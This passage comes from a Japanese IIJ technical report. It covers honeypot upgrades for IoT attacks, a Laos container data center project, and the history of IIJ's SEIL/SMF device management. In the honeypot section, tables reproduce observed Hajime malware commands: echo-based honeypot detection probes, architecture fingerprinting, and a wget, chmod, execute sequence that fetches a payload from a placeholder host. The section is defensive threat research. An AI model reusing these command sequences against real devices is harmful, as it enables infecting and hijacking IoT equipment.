*3 Hajime: IoT機器を感染対象とするマルウェア。ソースコードの公開はなく、現在に至るまで攻撃手法の変化が見られるため、継続して開発されていると考えられる。メッセージの出力や感染対象の選別など真意が不明な動作が多い。


が、あくまで模倣に過ぎないため、存在が認識されていない脆弱性については基本的に対応できません。Struts2におけるOGNL2など攻撃対象のアプリケーションにおいて、汎用的に使われる手法であれば検知できる可能性もあります。攻撃への応答もプログラムによる模倣であるため、攻撃対象のシステムが実際に侵害される訳ではありません。そのため、ハイ・インタラクション型のように、情報収集後に環境の復元を行う必要はありません。環境の検知や攻撃の不発の可能性はハイ・インタラクション型に比べて高くなりますが、もともとがプログラムであるため、任意の処理に情報収集のフックを掛ける、応答を条件次第で変更するなど、実アプリケーションでは困難な動作も実装次第で実現可能です。

どちらも一長一短ありますが、攻撃から感染までの処理が自動化されているプログラムは誤魔化せたとしても、何かしら不審な点があり、攻撃者が実際にアクセスして確認すれば容易にばれてしまうため、目的に応じて適切な方を選択すれば良いと思われます。なお、弊社ではクライアント型ハニーポット(Webクローラ)についてはハイ・インタラクション型で、サーバ型ハニーポットについてはロー・インタラクション型で稼働させています。これは、クライアント型については、DOM、JavaScript、Flashなどのプラグインを含めたブラウザの動作を再現するのが困難なためです。サーバ型については、観測と検体取得が主目的であるため、ロー・インタラクション型となっています。今回の機能追加後もこの方針に変更はありません。

2.3 旧システムからの大きな変更点

細かい点を挙げると多岐にわたるため割愛しますが、主な機能としては以下が追加されています。

- TELNETサーバの追加(IoT機器向け)
- HTTPサーバの機能追加(IoT機器向け、Struts2対応など)
- SMBサーバへの機能追加(DoublePulsar[*4]対応など)



プログラムにより模倣しきれず攻撃が成立しないこともある
成功しても実際に感染する訳ではないので状態の復元は不要

図-2 ロー・インタラクション型ハニーポットのイメージ

*4　DoublePulsar:The Shadow Brokersにより公開されたEquation Groupの攻撃ツールの1つ。攻撃成功後にSMBやRDPのバックドアとして用いられる。

昨今のIoT機器に対する攻撃は、組み込みアカウントの初期パスワードを用いてTELNETログインが可能という、通常のサーバではあり得ない状態の機器が多数存在するため、脆弱性を利用しなくても攻撃が成立します。HTTP経由では、GoAhead WebServer[*5]やTR-069[*6]実装の脆弱性などがよく用いられています。また、IoT機器ではありませんが、HTTPにおいてはStruts2、SMBにおいてはDoublePulsarなども攻撃として観測されています。これらに対応するため、同時に機能を追加しました。

2.4 検体取得数の変遷

今回の機能追加により検体取得傾向にも大きな変化が現れています。攻撃が成立し、検体が取得できた通信をプロトコルごとに集計したものを、図-3プロトコル別延べ検体ダウンロード数として示します。変更前後の比較用として、前回のレポートに含めた期間も集計しています。もともとSMBプロトコルに関してはConficker[*7]の観測が多数を占めており、過去の集計においては除外していましたが、この集計においては他を圧倒する程ではないため、除外処理をしていません。

今回の集計区間における大きなシステム変更は2回あります。1つ目は2017月4月1日のIoT対応とStruts2対応です。この変更によりTELNETプロトコルのサポートが追加されたため、今まで取得できていなかったIoT機器を攻撃対象とする検体が観測されるようになりました。HTTPプロトコルについては以前よりサポートはしていましたが、昨今の攻撃に追従する実装を追加したことにより、検体取得数が増加しています。2つ目は2017年5月23日のDoublePulsar対応です。こちらはIoT機器ではなくWindowsが対象ですが、ランサムウェアであるWannaCry[*8]をはじめとして、自動で拡散するマルウェアもこの手法を用いています。この対応により、SMBプロトコル経由の検体取得数も増加しています。

2.5 echoコマンドによるハニーポット検出

先に述べたとおり、TELNETプロトコルによる攻撃は脆弱性を用いたものではなく、既知のユーザとパスワードを用いてログインを試みます。ログイン成功後の動作は攻撃者によって様々ですが、シェルの実行、環境の調査、マルウェアダウンロード（アップロード）、マルウェア実行、ログアウトといった流れが一般的です。




図-3 プロトコル別延べ検体ダウンロード数

＊5　GoAhead WebServer：GoAhead Software社による組み込み機器用HTTPサーバソフトウェア。
＊6　TR-069：Broadband Forumにて標準化されたCPE管理のためのプロトコル。HTTP/SOAPで通信する。
＊7　Conficker：WindowsのMS08-067の脆弱性などを用いて感染するマルウェア。古いが依然として観測され続けている。
＊8　WannaCry：WindowsのMS17-010の脆弱性やDoublePulsarを用いて感染するランサムウェア。

環境の調査のフェーズにおいては、ログインに成功した機器が攻撃対象となり得るか、情報を収集して判定しています。攻撃者の意図にそぐわない環境の場合は、その時点でログアウトして攻撃が終了します。このフェーズにおいて、対象がハニーポットか否かの判定をするものが多く見られます。最も観測されている手法としてechoコマンドの出力を用いたものがあります。

ロー・インタラクション型のハニーポットは、攻撃に使われる各コマンドの動作を模倣しますが、公開されている多くのハニーポットにおいて、実際のコマンドの動作とは差異が出てしまっています。攻撃者はこの差異を用いることにより、ハニーポットを検出しています。観測された検知する試みの入力を各環境において実行した結果を、表-1実装によるecho処理の差異として示します。

LinuxのechoコマンドとBusyBox[*9]組み込みのechoコマンドの時点で既に差異が出ているパターンもありますが、攻撃対象がIoT機器の場合は殆どBusyBoxを使用しているため、BusyBoxに合わせた出力が期待されます。この結果より、8進数や不正な値の処理に弱いことが分かります。調査した他の実装の1つはPythonのstring_escapeコーデックを使用していました。殆どの入力については問題なく処理されていますが、実装による差異が出ている点を用いて、ハニーポットの検出に使われてしまっています。また、printfコマンドも若干仕様は異なりますが、類似の手法でハニーポットの検出に使われていることを観測しています。

2.6 攻撃対象の選別

一般的なサーバ環境とは異なり、IoT機器は様々なCPUが使われています。WindowsやLinuxサーバであれば、殆どIntel社のCPUが使われているため、攻撃成功時に送り込まれるプログラムは、32bit(x86)、64bit(x86_64)のいずれかです。しかし、IoT機器には様々なCPUが使われており、攻撃の過程でアーキテクチャを判定して動作可能なアーキテクチャのプログラムを送り込む必要があります。観測された検出手法を、表-2アーキテクチャ特定の試みとして示します。表では/bin/echoのバイナリとして記載していますが、対象で使われてい

テスト名	入力コマンド	echoコマンド	BusyBox	実装1	実装2 (Python string_escape)
nオプション	echo -n ABC	ABC	ABC	-n ABC	ABC
16進数入力	echo -e '\x44\x45\x46'	DEF	DEF	-e \x44\x45\x46	DEF
8進数入力	echo -e '\0107\0110\0111'	GHI	GHI	-e \0107\0110\0111	7 0 1
不正8進数入力(0無し)	echo -e '\112\113\114'	\112\113\114	JKL	-e \112\113\114	JKL
不正8進数入力(桁不足)	echo -e '\115\051\117'	\115)\117	M)O	-e \115\051\117	M)O
不正16進数入力(桁不足)	echo -e '\x41\x9G\x43'	A<TAB>GC	A<TAB>GC	-e \x41\x9G\x43	<EMPTY>
不正16進数入力(範囲外文字)	echo -e '\xGH'	\xGH	\xGH	-e \xGH	<EMPTY>

表-1 実装によるecho処理の差異

*9 BusyBox:よく使われるUNIXコマンド群を1つのバイナリにまとめたもの。多くのIoT機器で採用されている。

るバイナリであれば何でも問題ありません。実際の攻撃においては、/bin/echoや/bin/busyboxが多く使われています。

ソースコードの公開されたMiraiにおいては、ARM、MIPS、INTEL、Sun SPARC、Motorola、PowerPC、SuperHといった多様なアーキテクチャをサポートしていました。特定のアーキテクチャに依存した処理を書かないのであれば、ソースコードからクロスコンパイルでそれぞれのアーキテクチャで動作するバイナリを容易に生成可能です。そのため、複数のアーキテクチャをサポートすることはそれほど難しいことではありません。

感染効率を最大限に高めるのであれば、Miraiのように様々なアーキテクチャをサポートするのが合理的です。しかしながら、実環境においては特定のアーキテクチャのみでしか感染活動を行わないマルウェアが観測されています。表-3アーキテクチャごとの入力コマンド差異としてHajimeにおける攻撃を示します。応答処理はどちらも共通で、ELFヘッダのアーキテクチャ判定時のみINTELとARMとしてそれぞれ返すようにしています。その結果ARMとして応答した場合のみ、マルウェアがダウンロードされて実行されます。このような対象アーキテクチャの限定により、感染可能な対象は減少すると考えられます。また、アーキテクチャ判定以外にも/proc/mountsの参照結果により感染有無を判断していると推測されるマルウェアも観測されています。こちらは対象を更に限定して特定の機器のみを対象としていると考えられます。ハニーポットのような解析システムの回避を目的としている可能性はありますが、ボットネットの構築を目的とする場合は、対象を限定しない方が規模が大きくなるため、この処理の意図は不明です。特にHajimeについては、真意は不明ですがデバイスを保護していると主張していることから、対象を限定しているのは主張と一致しない点でもあります。

2.7 ハニーポットのリスク

ハニーポットは検体や攻撃情報の収集を目的として設置されます。その性質上、攻撃者からの恨みを買いやすいシステムであると言えます。自動で攻撃や感染を行うようなプログラムの場合は、検知されても回避されるだけですが、その状態を攻撃者が認識した場合、攻撃対象になる可能性があります。弊社の観測システムも、これが原因と推測されるDDoS攻撃を受けました。ハニーポットを動作させている以上、注意したとしても回避できる問題ではありませんが、システムを稼働させる場合は、その覚悟が必要です。

入力コマンド	判定方法	備考
cat /bin/echo	ELFヘッダのアーキテクチャ情報	Miraiなどで使われる基本的なパターン
cp /bin/echo tmpfile && cat tmpfile	ELFヘッダのアーキテクチャ情報	ファイル作成機能チェック付き（簡易ハニーポット検出）
cat /proc/cpuinfo	OS経由のプロセッサ情報	ELFヘッダ判定でARMの場合はこちらもチェックすることが多い
uname -a	OS経由のアーキテクチャ情報	
dd bs=52 count=1 if=/bin/echo || cat /bin/echo	ELFヘッダのアーキテクチャ情報	可能であればELFヘッダのみ取得（余計なデータ転送抑制）

表-2 アーキテクチャ特定の試み

2.8 まとめ

ハニーポットは稼働させることにより様々な情報や検体が集められます。公開されているハニーポット実装は、攻撃者からも多数観測されていると考えられます。そのため、今回紹介したようなハニーポット検出による回避機能が実装されたと推測されます。ロー・インタラクション型は模倣であるため、攻撃者に完全に偽物と気づかせないような実装をすることはコストの面からも困難です。しかしながら、殆どの感染活動は自動で行われているため、よく使われる機能に絞って実装を行うことにより、ハニーポット検出を欺いて検体を取得することが可能です。

INTEL	ARM	目的
enable	enable	シェル実行
shell	shell	シェル実行
sh	sh	シェル実行
cat /proc/mounts	cat /proc/mounts	書き込み可能領域判定
/bin/busybox KJFUE	/bin/busybox XXMOX	
cd /dev/shm	cd /dev/shm	
cat .s || cp /bin/echo .s	cat .s || cp /bin/echo .s	アーキテクチャ判定準備
/bin/busybox KJFUE	/bin/busybox XXMOX	
nc	nc	ダウンロード用コマンド判定
wget	wget	ダウンロード用コマンド判定
/bin/busybox KJFUE	/bin/busybox XXMOX	
dd bs=52 count=1 if=.s || cat .s	dd bs=52 count=1 if=.s || cat .s	アーキテクチャ判定
/bin/busybox KJFUE	/bin/busybox XXMOX	
rm .s	rm .s	アーキテクチャ判定後始末
	wget http://<IP_ADDR>:<PORT>/.i	マルウェア取得
	chmod +x .i	実行パーミッション設定
	./.i	マルウェア実行
exit	exit	ログアウト

表-3 アーキテクチャごとの入力コマンド差異

執筆者:
齋藤 衛（さいとう まもる）
IIJ セキュリティ本部 本部長、セキュリティ情報統括室 室長兼務。法人向けセキュリティサービス開発などに従事の後、2001年よりIIJグループの緊急対応チームIIJSECTの代表として活動し、CSIRTの国際団体であるFIRSTに加盟。ICT-ISAC Japan、日本セキュリティオペレーション事業者協議会など、複数の団体の運営委員を務める。

小林 直(MITFハニーポットのIoT機器対応について)
IIJ セキュリティ本部 セキュリティ情報統括室

LEEDのLは、ラオス(Laos)のL ～コンテナ型データセンター省エネプロジェクト

IIJが参画している「ラオス省エネデータセンタープロジェクト(LEED:Lao PDR Energy Efficient Datacenter)」が、2017年7月31日にラオス人民民主共和国でのJCM第1号プロジェクトとして登録を承認されました。本プロジェクトについてはこれまでもプレスリリース*1などで公表していますが、ここでは、JCMとは何か、プロジェクトの概要やこれまでの歩み、そしてその中のIIJの役割や提供する技術の特徴などを、総括的にご紹介します。

3.1 ラオスの環境

読者の中には馴染みのない方もいらっしゃると思いますので、まずはラオスがどんなところなのか簡単にご紹介します。ラオスはタイの北部に位置する国で、人口700万人弱(埼玉県くらい)、GDPは140億米ドル弱(2016年)で、日本の都道府県で最も人口の少ない鳥取県よりも小さい規模ですが、GDP成長率8%と経済は拡大しています。欧米からの観光客も多く、観光業は鉱業に次ぐ第二の外貨収入源になっています。また、豊富な水資源を利用した水力発電による隣国タイへの電力輸出も経済の成長を牽引しているようです。一方IT産業に目を向けると、携帯電話会社は4社が参入し、スマートフォンの普及率は高まっていますが、政府機関や企業ではオフィスビルの一角にIT機器を設置しているケースがほとんどで、データセンターをはじめとする企業向けのIT産業の成長余地はまだまだ大きい状況です。

日本はこれまでラオスに対し、様々な公共施設の整備による支援を行ってきました。国際空港、メコン川にかかるタイ-ラオス間のパクセー橋(紙幣にも描かれている)、公共交通(日本の国旗を付けたバスが街中を頻繁に走っている)などの支援実績があり、関係は良好といえますが、韓国が支援した事業も多く、また建設中の大きなビルは中国系の建設会社の看板が掲げられていたりすることから、日本のプレゼンスが突出して高いわけではありません。

国民性は非常に穏やかで、夜ダウンタウンを歩いても危険を感じることはないほど治安は良く、車のクラクションを聞くこともめったになく、他の東南アジアの国々との違いを感じます。また、仏教国であるため街中に寺院が多く、首都ビエンチャンでも早朝赤い仏衣を着た僧侶たちが托鉢している姿を見ることができます。

食べ物は、もち米を主食に、肉、魚、野菜を使った素朴な料理が多く、毎日食べても飽きが来ません(パクチーなどハーブが苦手な方は辛いかもしれませんが)。また、あまり知られていませんが、近年、標高の高い山間地で品質の高いコーヒーの栽培が盛んで、輸出量も増えています。フランス領だったこともあってか、おいしいフランスパンを出すレストランも多くあります。

首都ビエンチャンはタイとの国境であるメコン川に接しており、乾季の終わる4月頃には、対岸のタイまで歩いて渡れるかと思うほど水位が下がりますが、5月の雨季と共に水量が増し、8～9月にはピークを迎えます。ゆっくりと流れる川面に映る夕陽は日本の夕陽スポットの宍道湖に負けずとも劣らない美しさです。

3.2 JCMとは

本題に戻ります。JCMとは、二国間クレジット制度(Joint Crediting Mechanism)の略で、定義すると「途上国への温室効果ガス削減技術、製品、システム、サービス、インフラなどの普及や対策を講じ、途上国の持続可能な開発に貢献し、実現した温室効果ガス排出削減・吸収への我が国の貢献を定量的に評価すると共に、我が国の削減目標の達成に活用し、更に、地球規模で国連機構変動枠組条約の目的達成にも貢献するもの」です。もう少しかみ砕いていうと、日本の低炭素技術を途上国に導入して、その国の産業振興に寄与しながら、削減した温室効果ガスの量に応じたクレジットを発行し、日本に分配されたクレジットは日本の削減量の達成に活用する制度と解釈できます。

日本は現在、モンゴル、バングラデシュ、エチオピア、ケニア、モルディブ、ベトナム、ラオス、インドネシア、コスタリカ、パラオ、カンボジア、メキシコ、サウジアラビア、チリ、ミャンマー、タイ、フィリピンの17ヵ国とJCMを構築しています(平成29年1月時点)。クレジットは、「二国間の政府などの代表から構成される合同委員会でのMRV方法論の承認」「第三者機関による妥当性確認」「合同委員会でのプロジェクトの登録の承認」「第三者機関による削減量の検証」などのプロセスを経て発

*1　IIJ プレスリリース(https://www.iij.ad.jp/news/pressrelease/2016/0126-2.html)。

行されます。なおMRV方法論はMeasurement、Reporting、Verificationの頭文字を取ったもので、削減効果をどのように測定、報告、検証するかを定義するものです。後述するように、導入する技術/事業と密接に関係しています。

3.3 プロジェクトのあゆみ

今回のLEEDプロジェクトは、ラオスの首都ビエンチャンに省エネ性の高いコンテナ型データセンターを構築・運用して温室効果ガス排出削減などの有効性を検証することを目的とした実証事業です。2015年7月にNEDO(国立研究開発法人新エネルギー・産業技術総合開発機構)から、IIJを含む3社が以下の役割分担で受託しました。

- 豊田通商:事業の全体統括、設備輸送及び基本設計書などに基づく、試験運転の助言・指導など
- IIJ:実証設備の基本設計、設備構築、建築工事にかかる助言・指導など
- 三菱UFJモルガン・スタンレー証券:MRV方法論の構築及び温室効果ガス削減効果の測定など

JCMでは相手国の持続的な開発や産業振興に貢献することも求められており、今回のプロジェクトでは、サーバ、ネットワーク、ストレージなどのリソースを提供するクラウドインフラやセキュリティソリューションが組み込まれたデータセンターを構築・運用することにより、ラオス政府のIT基盤の整備を図っています。メールやファイルシェアなどの基本的なアプリケーションを安全・安定的に利用するところからはじまり、e-Governmentなどの行政アプリケーションの確立に発展的に利用されることが期待され、更に将来を担うIT人材、産業育成などに幅広く活用される予定です。

プロジェクトの受託後は、実証前調査を実施し、3社でデータセンターの規模や機能、利用方法、温室効果ガスの削減量などの事業計画を策定した上で、NEDOと共にラオス側との事業実施の合意形成を行いました。これを踏まえ、2016年1月にNEDO及び3者とラオス政府科学技術省・同省IT局との間で政府レベル、実施期間レベルの協力合意文書を同時に締結することができました。この協定に基づき、2018年2月までの2年間で設備設置やモニタリングを含む実証事業が行われることになりました。

その後、ラオス政府、電力公社、通信会社などとの協議や、設計などの具体的な準備を経て、2016年5月から首都ヴィエンチャンの現場で着工、7ヵ月後の2016年11月にラオス初の環境配慮型国営データセンターの構築を完了し、ラオス科学技術省、在ラオス日本国大使館、NEDOをはじめとする関係者出席のもと開所式が開かれました。

着工した5月は雨期のはじめで、基礎のコンクリートの強度に影響が出ることも懸念されましたが、幸い雨量は多くなく、予定通りのスケジュールで工事を進めることができました(図-1)。また、隣国ミャンマーでは停電が日常茶飯事のようですが、ビエンチャンの電力は比較的安定しており(落雷による電圧の低下などは日本よりも多くありますが)、工事の進捗上大きな問題になるようなことはありませんでした。現地の通信回線は複数キャリアが提供しており、光ファイバー網の整備も進んでいます。地方の状況はまた違うかもしれませんが、少なくともビエンチャンでは、データセンターに必要な通信や電力などのインフラは整っています。

設備の構築と並行して、JCMプロジェクトの登録に必要なMRV方法論の構築も進められ、2016年10月に実施されたJCM合同委員会で方法論が承認されました。通常の方法論では、削減量を算定するために既存の同等の設備と比較する場合が多いのですが、ラオスにおいては比較になるデータセンターの消費電力や温暖化ガスの排出量のデータが存在しないため、PUE=2のデータセンターと比較して削減量を算定することにしました。PUEはデータセンター全体の消費電力をIT機器の消

図-1 基礎コンクリート工事
〜大きな日傘で日陰を作りながらの作業〜

費電力で割った効率性の指標で、ISOでも標準化されており、1に近づくほど効率が高いことになります。比較のため、気候の似たシンガポールの複数のデータセンターのPUE実測データを使うことにしたのですが、シンガポールの月の平均気温は30℃程度と年間を通じてほぼ一定なのに対し、ラオスは12～1月には15℃前後まで下がる日もあるため、11月から2月にかけての4ヵ月間は空調の消費電力がシンガポールより少なくなると考えられます。そこでその分PUEを良くする（小さくする）補正をした結果、ラオスでの比較のためのPUEを2としました。

このように策定、承認された方法論に基づいて、JCMプロジェクトとしての実施計画を作成し、JCM合同委員会に提出。パブリックコメントや同委員会に登録されている第三者機関による妥当性の確認を経て、冒頭で述べたように、JCMプロジェクトとして合同委員会において承認、登録されることになりました。以後は削減量のモニタリングを続け、2018年2月の実証期間終了後、排出削減クレジットの発行を申請する見込みです。現在、データセンターは順調に稼働しており、Webサービス、ファイルシェアサービス、メールサービスがラオス政府内で利用されています。

3.4 プロジェクトで導入するコンテナ型データセンターの3つの特徴

LEEDプロジェクトが構築・運用するデータセンターには大きく3つの特徴があります。まず、このプロジェクトの目的である温室効果ガス削減を図るため、導入する技術や設備には高い省エネ性が求められます。データセンターでは、サーバなどのIT機器に次いで大きな消費電力を要する機器は空調です。したがって空調の消費電力を大幅に削減できればデータセンター全体のエネルギー効率を高めることができます。一般に、外気を利用すれば空調の消費電力を下げることが可能です。例えば、外気温が低いときにはサーバに直接ファンで外気を送風すれば、クーラーよりも消費電力の低いファンの電力だけで冷却することができます。しかし、外気を直接使うとなると、気温が低すぎるときは適温に温めたり、除湿や加湿を頻繁に行ったりといった調整が必要となって制御が難しく、また、塵埃や廃棄ガスが多い場合など外気の状態が悪い環境では内部のIT機器に悪影響が出る恐れがあるなどの欠点がありました。この問題を解決できる技術としてIIJでは、外気を直接取り込むのではなく、外気を利用して熱交換器により排熱する間接外気方式で冷却を行うコンテナモジュール「co-IZmo/I」を開発しています。今回のプロジェクトではこれを導入することにより、PUE1.28（設計値）の高い省エネ性を持つデータセンターを実現することができました。

図-2 コンテナ第1号到着
～日中の作業時間を確保するため夜間輸送実施～

2つ目の特徴としては、空調や電気設備などをあらかじめ工場でモジュール化することにより、現地での工期を短縮できる点が挙げられます。今回はサーバやストレージなどのクラウド基盤も日本の工場で組み込むことにより、ファシリティとしてのデータセンターの建築期間だけでなく、ITシステムの構築期間も大幅に短縮することができ、現地でのデータセンター構築とITハードウェアのインストールまでわずか7ヵ月で完了しました。

一方、現場での工期短縮を実現するために日本からの設備輸送には細心の注意を要しました。今回導入したコンテナモジュールは一般的な20フィートコンテナサイズ（6m×2.5m）で輸送しやすい形状ではあるものの、中にIT機器を搭載していることもあり、輸送中の振動を測定したり、道路の状態を事前に走行して確認したりといった入念な対策を行いました。日本からの輸送船はタイに着き、そこから陸路でタイ国内をまたいでラオスまで輸送されますが（図-2）、こんなところでもラオスがASEAN唯一の内陸国であることを実感しました。それ以外にも、工事が佳境に入った2016年9月にASEANサミットが開催された影響で、道路交通規制のため輸送スケジュールの見直しを迫られたり、輸送用トレーラが事前に確認していたサイズより大きく、データセンター敷地の入口道

路幅の急遽拡張(実際は拡張しなくてもぎりぎり搬入できたのですが)など、IIJの本業であるITシステム構築業務では到底経験できないアクシデントも乗り越えました(図-3)。

3つ目の特徴は、商用サービスでの運用に裏付けられた高い品質です。IIJは他社に先駆けてクラウドサービスの商用基盤としてコンテナ型データセンターを運用しており、これまでの運用経験や使う立場から得られたノウハウを、co-IZmo/Iの内部構造や空調制御の設計・開発に反映しています。また、自社開発した機器の状態や、温湿度、消費電力などを監視するシステムもパッケージ化されており、遠隔地からデータセンターをモニタリングすることができます。本プロジェクトで構築したデータセンターは現在ラオス政府によって運用されていますが、この監視システムにより、要請があれば日本のIIJサイトからも運用支援が可能です。

3.5 データセンターの省エネの必要性と今後の取り組み

温室効果ガス削減を目指すグローバルな枠組みであるパリ協定から、米国が離脱するとトランプ大統領が発表しましたが、米国の多くの企業からも反対の声が上がっており、省エネを含む地球温暖化対策への取り組みを求める動きは今後いっそう高まって行くと考えられます。データセンター全体の電力需要は、2015年から2020年の年平均成長率で、ヨーロッパ4.2%、北米5.8%、APAC6.8%、中東・アフリカ10.6%、中南米11.2%と伸びが予測されており、世界的に省エネに取り組む必要のある業界といえます。またデータセンターは、IT機器を効率良く収容して運用できる反面、大量のIT機器を集約しているため、床面積当たりの消費電力はオフィスビルやデパートなどの商業施設(50～100W/㎡程度)の数十倍に上る場合もあります。消費電力の総量も大きくなるので、単体の施設としても省エネに対する社会的責務はますます重大となっています。

現在国内で21ヵ所のデータセンターを運営しているIIJは、2009年からコンテナ型データセンターの実証実験から省エネの具体的な取り組みを始め、日本で初めて外気冷却方式コンテナモジュールによるデータセンターパークを2011年に島根県松江市(日本の夕陽スポット宍道湖のある)に構築し運営を開始しました。この松江データセンターパークではその後もファシリティとITを融合した省エネを実現するため実証実験を継続しており、今回ラオスに設置したco-IZmo/Iもその成果の1つです。

IIJでは今後も、高い省エネ性はもちろん短期間で高品質な構築が可能という特徴を活かし、国内外でモジュール型データセンターの普及を目指していきます。そして今回のプロジェクトのような政府向けのIT基盤以外にも、IoTの分散処理基盤や、動画配信ネットワークのキャッシュとしての利用など、活用範囲を広げる技術開発も継続していく考えです。ラオスでの様々な経験を活かし、大きく変動する国内外のIT市場を切り開きながら、温室効果ガス削減にも貢献し得る活動を推進していきます。

図-3 クレーンによるコンテナ設置
～数日で設置作業完了。現地工期の大幅短縮～

執筆者:
久保 力(くぼ いさお)
IIJ サービス基盤本部 データセンター技術部長。
2008年にIIJに入社。国内外のIIJグループのデータセンターを統括しながら、ITとファシリティの融合を目指し、コンテナ型データセンターをはじめとする技術開発を推進。

SEIL/SMFの変遷

4.1 はじめに

近年、モバイル回線の普及やIoT技術の発展に伴い、以前より多くの機器がインターネットにつながるようになりました。しかしインターネットにつないで終わりとはいきません。脆弱性に対応するためのファームウェアのバージョンアップや、利用環境の変化に伴う設定変更といった運用管理が必要です。IIJは、多数の機器を誰でもかんたんに運用管理できるようにすることを目的として、集中管理システム"SMF"(SEIL Management Framework)を開発してきました。ここでは歴史を振り返りつつSMFの特徴を紹介します。

4.2 SEILの開発

今からおよそ20年前、1998年にIIJは独自開発のルータ製品"SEIL"(ザイル)を発表しました。ISPであるIIJがSEILを開発した動機は「インターネットを誰にでも使えるものにしたい」という思いでした。当時広く使われていたISDN回線では、ルータに接続先電話番号を設定する必要があります。ユーザが常に最適な接続先を利用できるようにするため、SEILにはこの接続先電話番号を自動的に取得する機能が搭載されていました。

この接続先自動更新プロトコルはユーザの運用管理の手間を減らす一助となりました。しかしISPから一方的に情報を渡すだけではできることは限られています。ユーザが自由にネットワークを構成した上でそのネットワークの運用管理を手助けできるシステムを目指し、SMFの開発が始まりました。

4.3 SMFの誕生

SMFの開発を進めていた2000年代初頭は、高価な専用回線の代わりに安価なインターネットを使って安全な通信路を構築するインターネットVPN技術が徐々に使われ始めていました。インターネットVPNの運用面での課題に、1.機器設置時の初期設定にコストがかかる、2.トラブル対応が難しい、という2点がありました。SMFは「自動接続」と「集中管理」の2つの機能によってこれらの問題を解決しました。

「自動接続」は、工場出荷状態の機器にケーブルをつなぐだけで自動的にインターネットに接続できる機能です。インターネットVPNに使われる安価なインターネット接続回線の多くは、機器を回線につなぐ前に初期設定として「接続アカウント」を設定する必要があります。そのため、機材を管理者のもとにいったん集めて設定を投入してから改めて設置先に送付するといった作業が必要となり、インターネットVPNの導入コストを引き上げていました。SMFでは機器の起動プロセスを二段階に分けることでこの問題を解決しました[*1]。SMF対応機器は、起動するとまずSMFサーバに接続するためのコンフィグで動作を開始します。このとき接続アカウントには機器に埋め込まれたSMF専用アカウントを用います(図-1 ①)。SMFサーバは接続してきた機器に対し、ネットワーク管理者によって設定されたコンフィグを返します。コンフィグを得た機器は設定変更動作を行い、通常のISP接続アカウントで接続しなおして本来の動作を開始します(図-1 ②)。これにより、機器の設置作業はケーブルを挿すだけに簡略化しつつ、ユーザが自由にコンフィグを設定できる「自動接続」を実現しています。

「集中管理」は、多数の機器を一括して管理できる機能です。ネットワークの構成変更に伴うコンフィグの変更や運用管理コマンドのPush配信、機器が正常に動作していることを確認する監視を一括して実行できます。SMFでは多数の機器を管理するために様々な工夫をしています。例えば、SMFは開発当初IIJ社内で実

